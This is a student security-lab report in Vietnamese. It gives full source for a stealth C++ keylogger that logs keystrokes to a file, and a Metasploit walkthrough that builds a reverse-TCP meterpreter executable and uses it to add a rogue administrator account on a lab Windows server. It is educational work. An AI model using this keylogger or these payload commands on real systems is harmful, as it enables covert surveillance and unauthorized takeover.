**Lê Hải Đăng - 20110243**

**Lab 6: Keylogger & Malware**

1. **Keylogger**

* Tạo keylogger bằng C++

#include <iostream>

#include <windows.h>

#include <winuser.h>

#include <fstream>

using namespace std;

void StealthMode();

void StartLogging();

int main(){

StealthMode();

StartLogging();

return 0;

}

void StartLogging(){

char c;

for(;;){

for(c=8;c<=222;c++){

if(GetAsyncKeyState(c)==-32767){

ofstream write("Record.txt", ios::app);

if(((c>64)&&(c<91))&&!(GetAsyncKeyState(0x10)) )

{

c+=32;

write<<c;

write.close();

break;

}

else if((c>64)&&(c<91))

{

write<<c;

write.close();

break;

}

else {

switch (c)

{

case 48:

{

if(GetAsyncKeyState(0x10))

write<<")";

else

write<<"0";

}

break;

case 49:

{

if(GetAsyncKeyState(0x10))

write<<"!";

else

write<<"1";

}

break;

case 50:

{

if(GetAsyncKeyState(0x10))

write<<"@";

else

write<<"2";

}

break;

case 51:

{

if(GetAsyncKeyState(0x10))

write<<"#";

else

write<<"3";

}

break;

case 52:

{

if(GetAsyncKeyState(0x10))

write<<"$";

else

write<<"4";

}

break;

case 53:

{

if(GetAsyncKeyState(0x10))

write<<"%";

else

write<<"5";

}

break;

case 54:

{

if(GetAsyncKeyState(0x10))

write<<"^";

else

write<<"6";

}

break;

case 55:

{

if(GetAsyncKeyState(0x10))

write<<"&";

else

write<<"7";

}

break;

case 56:

{

if(GetAsyncKeyState(0x10))

write<<"\*";

else

write<<"8";

}

break;

case 57:

{

if(GetAsyncKeyState(0x10))

write<<"(";

else

write<<"9";

}

break;

case VK\_SPACE:

write<<" ";

break;

case VK\_RETURN:

write<<"\n";

break;

case VK\_TAB:

write<<" ";

break;

case VK\_BACK:

write<<"<BACKSPACE>";

break;

case VK\_DELETE:

write<<"<Del>";

break;

default:

write<<c;

}

}

}

}

}

}

void StealthMode(){

HWND stealth;

AllocConsole();

stealth=FindWindowA("ConsoleWindowClass",NULL);

ShowWindow(stealth,0);

}

* Compile code ta được file thực thi




* Ta gõ bất cứ phím nào thì Keylogger cũng bắt được và ghi vào file Record.txt cùng thư mục

Text

Description automatically generated

* Kết quả trong file Keylogger khi gõ “Le Hai Dang – MSSV 20110243”




1. **Malware**

Chuẩn bị

|  |  |  |
| --- | --- | --- |
| **Tên Thiết bị** | **Số lượng** | **Ghi chú** |
| PC Win Server 2012  (192.168.1.15) | 1 | Test |
| Kali Linux  (192.168.1.10) | 1 | Dùng cho Attacker |

* 1. Sử dụng Metaspoilt trong Kali

**Bước 1**: Khởi động MSFConsole bằng lệnh **msfconsole**



**Bước 2**: Tạo Virus

Ta chạy lệnh này trên máy Kali để tạo virus tên **dev.exe**

**msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.10 LPORT=4444 -e x86/shikata\_ga\_nai -f exe > /root/dev.exe**

Trong đó, 192.168.1.10 là IP máy Attacker

4444 là port dùng để kết nối với máy nạn nhân

Text

Description automatically generated

Kết quả sau khi chạy lệnh thì ta đã tạo được virus dev.exe

A screenshot of a computer

Description automatically generated with low confidence

**Bước 3**: Thực hiện phát tán và khai thác máy nạn nhân

Ta chuyển file dev.exe cho máy nạn nhân

Graphical user interface, application, Teams

Description automatically generated

Chạy lần lượt các lệnh sau

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp**

**set LHOST 192.168.1.10**

**set LPORT 4444**

**exploit**

**Text


Description automatically generated**

Sau khi thực thi file dev.exe trên máy Window Server 2012 (nạn nhân) thì ta đã truy cập vào được, kết quả như hình

**Text

Description automatically generated**

* Tiếp theo, ta tiến hành xem các tiến trình đang chạy trên máy nạn nhân bằng lệnh **ps**

****

* Ta tiếp tục tạo thư mục **Hacker-LeHaiDang-20110243** trên ổ C của máy nạn nhân bằng lệnh **mkdir C:/Hacker- LeHaiDang-20110243**

A computer screen capture

Description automatically generated with medium confidence

* Tiếp tục, ta sẽ thực hiện tạo một user có quyền Admin trên máy nạn nhân bằng lệnh

**shell**

**net user /add LeHaiDang Qwerty1.123**

**net localgroup administrators LeHaiDang /add**

Sau khi chạy lệnh trên thì ta đã tạo được user có tên là **LeHaiDang** và ta đã thêm vào **Administrator** group

**Text

Description automatically generated**

Ta kiểm tra bên máy nạn nhân (Window Server 2012), và thấy đã có user **LeHaiDang** được tạo

Text

Description automatically generated